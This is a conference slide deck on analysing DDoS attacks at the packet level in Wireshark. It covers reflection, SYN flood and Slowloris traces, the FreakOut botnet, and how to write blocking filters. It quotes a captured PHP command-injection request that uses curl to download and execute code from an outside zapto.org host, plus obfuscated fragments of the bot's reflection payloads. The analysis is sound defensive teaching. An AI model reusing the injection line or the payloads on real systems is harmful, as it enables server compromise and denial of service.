



#sf21veu

# DDoS from the packet level



**Eddi Blenkers**  
Packet Foo



#sf21veu

# Hello!

*I am **Eddi***

I am here because I love to read trace files.

You can find me at <https://blog.packet-foo.com>

Twitter: [@pcapreader](https://twitter.com/pcapreader)



#sf21veu

## Agenda

- ⦿ What's a DDoS?
- ⦿ Case Studies
- ⦿ DDoS Defense



#sf21veu

## Notes

- ⦿ Feel free to download the tracefiles used for this presentation:  
[http://www.packet-foo.com/blog/SF21EU/DDoS\\_Tracefiles.zip](http://www.packet-foo.com/blog/SF21EU/DDoS_Tracefiles.zip)



#sf21veu

## ● Why packet analysis on a DDoS attack?

- Ultimately we need to block the traffic flood.
- Creating a blocking rule requires a good understanding of the ongoing attack.



#sf21veu

## ● Formulating a blocking rule

- Many DDoS attacks leave a fingerprint in the packet.
  - All packets share the same IP ID, TCP Seq No, source port number, DNS transaction ID etc.
- Once the malicious traffic can be described you can work with your ISP to block the attack.



#sf21veu

# DDoS: Chaos Caused by a Botmaster



#sf21veu

## ● Botnets

- Computers can be infected with malware
- The malware can come with different payloads: Ransomware, Credential Stealing, Botnet activities and more



#sf21veu

## Sample Infection

- Something odd in my web servers log file:

```
GET /include/makecvs.php?Event=%60php%20-  
r%20%22file_put_contents%28%5C%22.setup%5C%2  
2%2C%20file_get_contents%28%5C%22http%3A%2F%  
2Fntxkg01a99w.zapto.org%2Fsetup%5C%22...
```

- Someone tries to access [makecvs.php](#) and inject PHP commands



#sf21veu

## Lets clean up the log file

- ```
GET /include/makecvs.php?Event=`php -r  
"file_put_contents(\".setup\"  
file_get_contents(\"http://ntxkg01a99w.zapto.or  
g/setup\")`);`;  
curl http://ntxkg01a99w.zapto.org/setup -0;  
curl http://ntxkg01a99w.zapto.org/setup.py -0;  
...`
```
- Clearly, someone tries to download and execute a binary (setup) or script (setup.py)



#sf21veu

## A Look at the Python Script

```
VnovvaGmZch = -1
if xkKfGzHgCQ1S:
    bIiaoPhOeGW = [22, 80, 443, 7001, 8080, 8081, 8000, 8443]
else:
    bIiaoPhOeGW = [80, 443, 7001, 8080, 8081, 8000, 8443]
LoaTIKaOhUNP = [465, 587, 23, 443, 37215, 53, 22, 443, 37215]
DwxGPIRha = {
    '\x73\x6e\x6d\x70':('\x30\x26\x02\x01\x01\x04\x06\x70\x75\x62'
6\x05\x2b\x06\x01\x02\x01\x05\x00'),
    '\x6e\x74\x70':('\x17\x00\x02\x2a'+'\x00'*4),
    '\x63\x6c\x64\x61\x70':('\x30\x25\x02\x01\x01\x63\x20\x04\x00'
3\x74\x63\x6c\x61\x73\x73\x30\x00\x00'),
    '\x73\x73\x64\x70':(zlib.decompress('\x78\x9c\xf3\xd5\xd76'
1\x32\x32\x66\xd4\x33\x32\x35\x85\x62\x03\x2b\x43\x4b\x03\x03\x5e'
5\xb3\x38\x39\xb7\x2c\xb5\x48\x09\x28\x18\x61\x65\xcc\xcb\xcc5\xcb'
)},
}
global dihuMjfw
try:
    uoyXhadoJI = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    uoyXhadoJI.connect((xLopJjgo(zlib.decompress("\x78\x9c\x7b\x2e'
dihumjfw=uoyXhadoJI.getsockname()[0]
    uoyXhadoJI.close()
except:
    dihuMjfw=""
def KOCyKTahpmh():
    yEvBhwaXD=[]
    fh=open(xLopJjgo(zlib.decompress("\x78\x9c\xfb\xed\x5e\x23\xcf'
hVBaaVSA=fh.readlines()
    fh.close()
    hVBaaVSA.pop(0)
    for x in hVBaaVSA:
```

- A few well known TCP ports.
- The rest of the script is obfuscated.



#sf21veu

## One Section is ... well, special

- We see references to UDP ports commonly used for DDoS attacks

```
def dPdIlRhRqIo(self, iHTocpeWek, sock, cZJhySeIL, kHqfAGqjMdXb, siQVivcbdf):
    zIoEcYizSV = {
        'dns': 53,
        'ntp': 123,
        xLopJjgo(zlib.decompress("\x78\x9c\xdb\x1e\x9d\x25\x21\x0b\x00\x06\x8f\x01\xb2'")): 389,
        xLopJjgo(zlib.decompress("\x78\x9c\x5b\x1e\x99\xcc\x09\x00\x04\x7a\x01\x6d'")): 161,
        xLopJjgo(zlib.decompress("\x78\x9c\x5b\xee\x92\xc5\x09\x00\x04\x49\x01\x5f'")): 1900,
    }
}
```

- Strings **dns** and **ntp** were originally obfuscated
- Strings **clldap**, **snmp**, and **ssdp** still obfuscated



#sf21veu

## Final Verdict

- The script connects to a command server to get and execute commands
- Commands include **udpflood**, **synflood**, **tcpflood**, **httpflood**, **scannetrangle** and many more



#sf21veu

## New Bot called "FreakOut"

- Tries to exploit weaknesses in TerraMaster NAS, Zend framework and Oracle Weblogic servers
- Previously analyzed by Checkpoint <https://research.checkpoint.com/2021/freakout-leveraging-newest-vulnerabilities-for-creating-a-botnet/>





#sf21veu

## DDoS for hire

- Can be ordered through shady web sites

| Feature            | BASIC-1 (2.99 USD)       | BASIC-2 (3.99 USD)       | BASIC-3 (4.99 USD)       |
|--------------------|--------------------------|--------------------------|--------------------------|
| Duration           | 2 days, 30 days, 90 days | 2 days, 30 days, 90 days | 2 days, 30 days, 90 days |
| Attacks per day    | unlimited                | unlimited                | unlimited                |
| Attack time        | 5 min                    | 5 min                    | 30 min                   |
| Attack power       | 15 Gbit/s                | 15 Gbit/s                | 15 Gbit/s                |
| Concurrent attacks | 1                        | 2                        | 1                        |
| Layer 4 methods    | ✓                        | ✓                        | ✓                        |
| Action             | Sign Up & Buy now        | Sign Up & Buy now        | Sign Up & Buy now        |



#sf21veu

## Summary so far

- Distributed Denial of Service Attacks come from a botnet.
- The botnet consists of compromised computers, coordinated by a botmaster.
- The botmaster can sell the attack capacity to interested persons.






#sf21veu

# DDoS Patterns


## Distributed Denial Of Service




#sf21veu



Bots overload the victim with requests



DDoS Target (Victim)



**Example 1:  
UDPreflection.pcapng**

#sf21veu



#sf21veu

## First Glance

- Use Wireshark's Default profile
- Scroll through the trace file for a first impression:
  - A lot of fragmented IP packets
  - A lot of DNS
  - Some other protocols included



#sf21veu

## A systematic look at the trace

- Statistics → Protocol Hierarchy
  - Reveals DNS over UDP and CLDAP
  - A bit of ICMP
  - "Data" would be fragmented packets
- Statistics → Endpoints
  - All packets are directed at 198.51.100.165
  - More than 250 hosts generate packets

| Protocol                                             | Percent Packets | Packets | Percent Bytes | Bytes  | Bits/s | End Packets | End Bytes | End Bits/s |
|------------------------------------------------------|-----------------|---------|---------------|--------|--------|-------------|-----------|------------|
| Frame                                                | 100.0           | 1000    | 100.0         | 128053 | 562M   | 0           | 0         | 0          |
| Ethernet                                             | 100.0           | 1000    | 1.1           | 14020  | 609K   | 0           | 0         | 0          |
| Internet Protocol Version 4                          | 100.0           | 1000    | 1.6           | 20000  | 8713k  | 0           | 0         | 0          |
| User Datagram Protocol                               | 29.3            | 293     | 0.2           | 2344   | 102K   | 0           | 0         | 0          |
| Domain Name System                                   | 16.1            | 161     | 88.9          | 620561 | 274M   | 161         | 620061    | 274M       |
| Connectionless Lightweight Directory Access Protocol | 15.2            | 152     | 29.7          | 382892 | 166M   | 152         | 382692    | 166M       |
| Internet Control Message Protocol                    | 0.4             | 4       | 0.0           | 289    | 125k   | 1           | 36        | 15k        |
| Domain Name System                                   | 0.1             | 1       | 0.0           | 43     | 18k    | 1           | 43        | 18k        |
| Connectionless Lightweight Directory Access Protocol | 0.2             | 2       | 0.0           | 162    | 44k    | 2           | 162       | 44k        |
| Data                                                 | 30.3            | 703     | 34.3          | 953546 | 415M   | 703         | 953546    | 415M       |



#sf21veu


## Going back to the packets

- Based on the protocol hierarchy we apply the display filter **udp or icmp**
- Wireshark will show 297 packets  
Large message were reassembled
- Note that all DNS traffic relates to **peacecorps.gov**



#sf21veu

## Your Turn






#sf21veu

## How Effective is the Attack?

- Take a look at packet 28
  - Make sure, that IPv4 reassembly is active
- Note the total size of the IP message: **4070 Byte**



## The Trigger for the DNS Request



#sf21veu

- Wireshark reports 85 byte on wire
- That's including Ethernet header but without CRC
- Factor 50+

```

> User Datagram Protocol, Src Port: 65076, Dst Port: 53
  User Datagram Protocol
  Domain Name System (query)
    Transaction ID: 0x0000
    Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
    Queries
  Additional records
    <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      UDP payload size: 4096
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
    > Z: 0x8000
      Data length: 0
  
```

**DNS Option permits larger responses**



#sf21veu

## ● Create a blocking rule

- Block incoming fragmented traffic
  - (ip.flags.mf == 1 or ip.frag\_offset > 0)
- Depending on your network traffic you might want to add the destination IP address
  - ... and ip.dst == 198.51.100.165



#sf21veu

## ● Unsuitable filters

- The attacker generates DNS traffic.
  - Usually identified by dns or udp.port == 53
- This would only cover the first (or last) fragment of each IP message



#sf21veu

## ● The Verdict

- We see a lot of responses to 198.51.100.165, but no queries
- Someone has created DNS and LDAP queries and spoofed our IP address as source
- This is a **reflection attack**:  
Attacker amplifies traffic through 3rd party servers.



#sf21veu

## Example 2: SYNflood.pcapng



#sf21veu

## Situation

- The network department has noticed a significant degradation in network performance.
- Firewall diagnostics revealed an unusually high CPU time.
- The firewall log revealed an unusual number of blocked connections.



#sf21veu

## Trace file analysis

- The trace file contains legitimate traffic
  - Filtered out for privacy reasons.
  - Even in the unfiltered trace the number of packets with SYN flag stand out.
- Let's focus on incoming connection requests:  
`tcp.flags.syn == 1 and tcp.flags.ack == 0`  
`and ip.dst == 100.64.0.0/16`





#sf21veu

## Flags Indicating a DDoS

- ⦿ Most SYNs are artificial
  - No TCP options
  - IP length 40 byte, TCP header size 20 byte
  - Random destination port
- ⦿ SYNs are transmitted by multiple sources
  - IP TTLs are not unique

```

tcp.flags.syn==1 and tcp.flags.ack == 0 and ip.dst == 100.64.0.0/16
No.    Time    Source                Destination           Protocol  Length  Source Ge  Source or
8 0.000  185.39.11.29         100.64.232.251       TCP      60      CO      CO
12 0.000  185.39.10.95         100.64.226.171       TCP      60      CO      CO
14 0.000  185.39.10.58         100.64.6.224         TCP      60      CO      CO
18 0.000  185.39.10.95         100.64.225.72        TCP      60      CO      CO
19 0.000  193.27.228.146      100.64.224.239       TCP      60      RU      RU
22 0.000  185.39.11.29         100.64.69.234        TCP      60      CO      CO
23 0.000  185.39.10.95         100.64.225.5         TCP      60      CO      CO
26 0.000  185.39.11.29         100.64.69.208        TCP      60      CO      CO
33 0.000  185.39.10.95         100.64.225.183       TCP      60      CO      CO

```

```

Transmission Control Protocol, Src Port: 59363, Dst Port: 13173, Seq: 0, Len:
Source Port: 59363
Destination Port: 13173
[Stream index: 37]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 828315919
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment Number (raw): 0
0101 ... = Header Length: 20 bytes (5)
Flags: 0x002 (SYN)
Window: 1024

```

TCP SYN should come with options. Minimum: MSS

## Your Turn



#sf21veu

Which Wireshark display filter can we use to describe the malicious traffic?

(tcp.flags.syn == 1 and tcp.flags.ack == 0 and ip.dst == 100.64.0.0/16) && (tcp.hdr.len == 20)

tcp.hdr.len == 20 && tcp.flags.syn==1

tcp.flags.syn==1 and tc.hdr.len==20

tcp.hdr.len==20 and tcp.flags.syn==1

Mentimeter



#sf21veu

## Wait, there is more!

- ⦿ The trace holds a large number of incoming SYN/ACKs
  - The matching SYNs never came from our network
  - TTL is counting down in a trace route fashion
- ⦿ Certainly another pattern to block.



#sf21veu

## Note IP ID, TTL and Window Size

| No.   | Time  | Source         | Destination    | Protocol | Length | Identification | Time to | Info                                                                                                |
|-------|-------|----------------|----------------|----------|--------|----------------|---------|-----------------------------------------------------------------------------------------------------|
| 12922 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 9       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12924 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 8       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12925 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 7       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12926 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 6       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12927 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 5       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12928 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 4       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12929 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 3       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12930 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 2       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12931 | 0.539 | 104.24.98.164  | 100.64.228.212 | TCP      | 66     | 0x0000 (0)     | 1       | [TCP Out-Of-Order] 80 → 59571 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12934 | 0.539 | 172.217.168.67 | 100.64.64.34   | TCP      | 74     | 0x7fa7 (32679) | 122     | 443 → 52430 [SYN, ACK] Seq=0 Ack=1 Win=60192 Len=0 MSS=1380 SACK_PERM=1 TSval=819302852 TSecr=40796 |
| 12936 | 0.540 | 104.24.98.164  | 100.64.227.96  | TCP      | 66     | 0x0000 (0)     | 55      | 80 → 12797 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024                      |
| 12937 | 0.540 | 104.24.98.164  | 100.64.227.96  | TCP      | 66     | 0x0000 (0)     | 54      | [TCP Out-Of-Order] 80 → 12797 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12938 | 0.540 | 104.24.98.164  | 100.64.5.68    | TCP      | 66     | 0x0000 (0)     | 55      | 80 → 25580 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024                      |
| 12939 | 0.540 | 104.24.98.164  | 100.64.227.96  | TCP      | 66     | 0x0000 (0)     | 53      | [TCP Out-Of-Order] 80 → 12797 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12940 | 0.540 | 104.24.98.164  | 100.64.227.96  | TCP      | 66     | 0x0000 (0)     | 52      | [TCP Out-Of-Order] 80 → 12797 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12941 | 0.540 | 104.24.98.164  | 100.64.227.96  | TCP      | 66     | 0x0000 (0)     | 51      | [TCP Out-Of-Order] 80 → 12797 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12942 | 0.540 | 104.24.98.164  | 100.64.227.96  | TCP      | 66     | 0x0000 (0)     | 50      | [TCP Out-Of-Order] 80 → 12797 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |
| 12944 | 0.540 | 104.24.98.164  | 100.64.5.68    | TCP      | 66     | 0x0000 (0)     | 54      | [TCP Out-Of-Order] 80 → 25580 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PERM=1 WS=1024   |



#sf21veu


## The Verdict

- ⦿ The attacker has send a large number of connection requests, never expecting an answer.
- ⦿ This attack does not focus on a single server, but on a large subnet.
- ⦿ Professional ISPs offer on-demand filters to intercept the invalid SYNs



#sf21veu

## Visualizing the Attack





#sf21veu

## Example 3: FreakOut\_Flooding.pcapng



#sf21veu

### Selected FreakOut "Features"

- UDP Flood
  - Sends random data either to a specific UDP port or to a random port
  - Random length, up to 64 kB per IP packet
- SYN Flood
  - Sends a flood of SYN packets to a specified port
- TCP Flood
  - Sends random data to a specific TCP port



#sf21veu

## ● FreakOut's HTTP flood

- Sends the same HTTP requests to a server time and again.
- Uses a random user agents for each request.
- Can be devastating if the URL consumes lot's of server ressources and is not protected by a Captcha



#sf21veu

## ● FreakOut supports Slowloris

- Opens multiple TCP connections to a given IP address and port
- Sends one Byte per second and connection
- Forces server and firewall to maintain the TCP session
  - Fills the firewalls session table
  - Exhausts memory on the server



#sf21veu

## Slowloris in a trace file

- Set a time reference to the SYN packet
- Note the timing:
  - 8 msec RTT from 3-way handshake
  - 60 msec, likely delayed ACK

"Mark Packet" (Ctrl-M)  
to highlight packets

| Time  | Source        | Destination   | Protocol | Length | Info                                               |
|-------|---------------|---------------|----------|--------|----------------------------------------------------|
| *REF* | 10.1.1.4      | 81.209.179.69 | TCP      | 74     | 59592 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA |
| 0.008 | 81.209.179.69 | 10.1.1.4      | TCP      | 74     | 80 → 59592 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M |
| 0.008 | 10.1.1.4      | 81.209.179.69 | TCP      | 66     | 59592 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval |
| 0.444 | 10.1.1.4      | 81.209.179.69 | TCP      | 67     | 59592 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=1  |
| 0.503 | 81.209.179.69 | 10.1.1.4      | TCP      | 66     | 80 → 59592 [ACK] Seq=1 Ack=2 Win=262656 Len=0 TSva |
| 1.445 | 10.1.1.4      | 81.209.179.69 | TCP      | 67     | 59592 → 80 [PSH, ACK] Seq=2 Ack=1 Win=64256 Len=1  |
| 1.513 | 81.209.179.69 | 10.1.1.4      | TCP      | 66     | 80 → 59592 [ACK] Seq=1 Ack=3 Win=262656 Len=0 TSva |
| 2.448 | 10.1.1.4      | 81.209.179.69 | TCP      | 67     | 59592 → 80 [PSH, ACK] Seq=3 Ack=1 Win=64256 Len=1  |



#sf21veu

## Example 4: FreakOut\_Reflections.pcapng



#sf21veu

## ● Reflection Attacks

- FreakOut uses 5 protocols for reflection attacks: **dns, ntp, snmp, cldap, sstp**
- Outgoing SNMP, CLDAP and SSDP should be blocked on the firewall
- Outgoing DNS and NTP should only be permitted if you run public DNS or NTP servers



#sf21veu

## ● Attacks in the Trace File

- Reflection for NTP, SSDP, CLDAP and DNS
- Added one Syslog message for your reference
- Only showing 100 packets per attack run
- 10 seconds "cool down time" between attack runs



#sf21veu

## NTP Reflection

- Uses the deprecated request MON\_GETLIST.
- Would deliver the IP addresses of the last NTP clients.
- Exploited in the wild in December 2013.

```

> Internet Protocol Version 4, Src: 192.168.124.94, Dst: 192.168.124.50
> User Datagram Protocol, Src Port: 30156, Dst Port: 123
√ Network Time Protocol (NTP Version 2, private)
  > Flags: 0x17, Response bit: Request, Version number: NTP Version 2, Mode: reserved for private use
  > Auth, sequence: 0
    Implementation: XNTPD_OLD (pre-IPv6) (2)
    Request code: MON_GETLIST_1 (42)
  
```



#sf21veu

## ICMP Rate Limiting in effect

- Receiver does not run an NTP server.
- Good: Number of ICMP messages is limited.

| No. | Time     | Source         | Destination     | Protocol | Length | Info                                               |
|-----|----------|----------------|-----------------|----------|--------|----------------------------------------------------|
| 1   | 0.000000 | 192.168.124.93 | 192.168.124.254 | Syslog   | 100    | LOCAL0.INFO: Starting NTP reflection for 2 seconds |
| 2   | 0.000535 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |
| 3   | 0.000759 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |
| 4   | 0.000932 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |
| 5   | 0.001181 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |
| 6   | 0.001391 | 192.168.124.50 | 192.168.124.94  | ICMP     | 78     | Destination unreachable (Port unreachable)         |
| 7   | 0.001391 | 192.168.124.50 | 192.168.124.94  | ICMP     | 78     | Destination unreachable (Port unreachable)         |
| 8   | 0.001391 | 192.168.124.50 | 192.168.124.94  | ICMP     | 78     | Destination unreachable (Port unreachable)         |
| 9   | 0.001391 | 192.168.124.50 | 192.168.124.94  | ICMP     | 78     | Destination unreachable (Port unreachable)         |
| 10  | 0.001620 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |
| 11  | 0.001867 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |
| 12  | 0.002012 | 192.168.124.94 | 192.168.124.50  | NTP      | 60     | NTP Version 2, private, Request, MON_GETLIST_1     |





## SSDP Reflection

#sf21veu


- One device responds to the SSDP request
- Target .94 sends ICMP port unreachable

| No. | Time   | Source          | Destination     | Protocol | Length | Info                                       |
|-----|--------|-----------------|-----------------|----------|--------|--------------------------------------------|
| 198 | 10.085 | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1                        |
| 199 | 10.085 | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1                        |
| 200 | 10.085 | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1                        |
| 201 | 10.085 | 192.168.124.94  | 239.255.255.250 | SSDP     | 126    | M-SEARCH * HTTP/1.1                        |
| 202 | 10.132 | 192.168.124.200 | 192.168.124.94  | SSDP     | 421    | HTTP/1.1 200 OK                            |
| 203 | 10.132 | 192.168.124.200 | 192.168.124.94  | SSDP     | 435    | HTTP/1.1 200 OK                            |
| 204 | 10.132 | 192.168.124.200 | 192.168.124.94  | SSDP     | 433    | HTTP/1.1 200 OK                            |
| 205 | 10.132 | 192.168.124.200 | 192.168.124.94  | SSDP     | 449    | HTTP/1.1 200 OK                            |
| 206 | 10.132 | 192.168.124.94  | 192.168.124.200 | ICMP     | 449    | Destination unreachable (Port unreachable) |
| 207 | 10.147 | 192.168.124.200 | 192.168.124.94  | SSDP     | 369    | HTTP/1.1 200 OK                            |
| 208 | 10.147 | 192.168.124.200 | 192.168.124.94  | SSDP     | 378    | HTTP/1.1 200 OK                            |

## MAC Layer reveals Reflection



#sf21veu



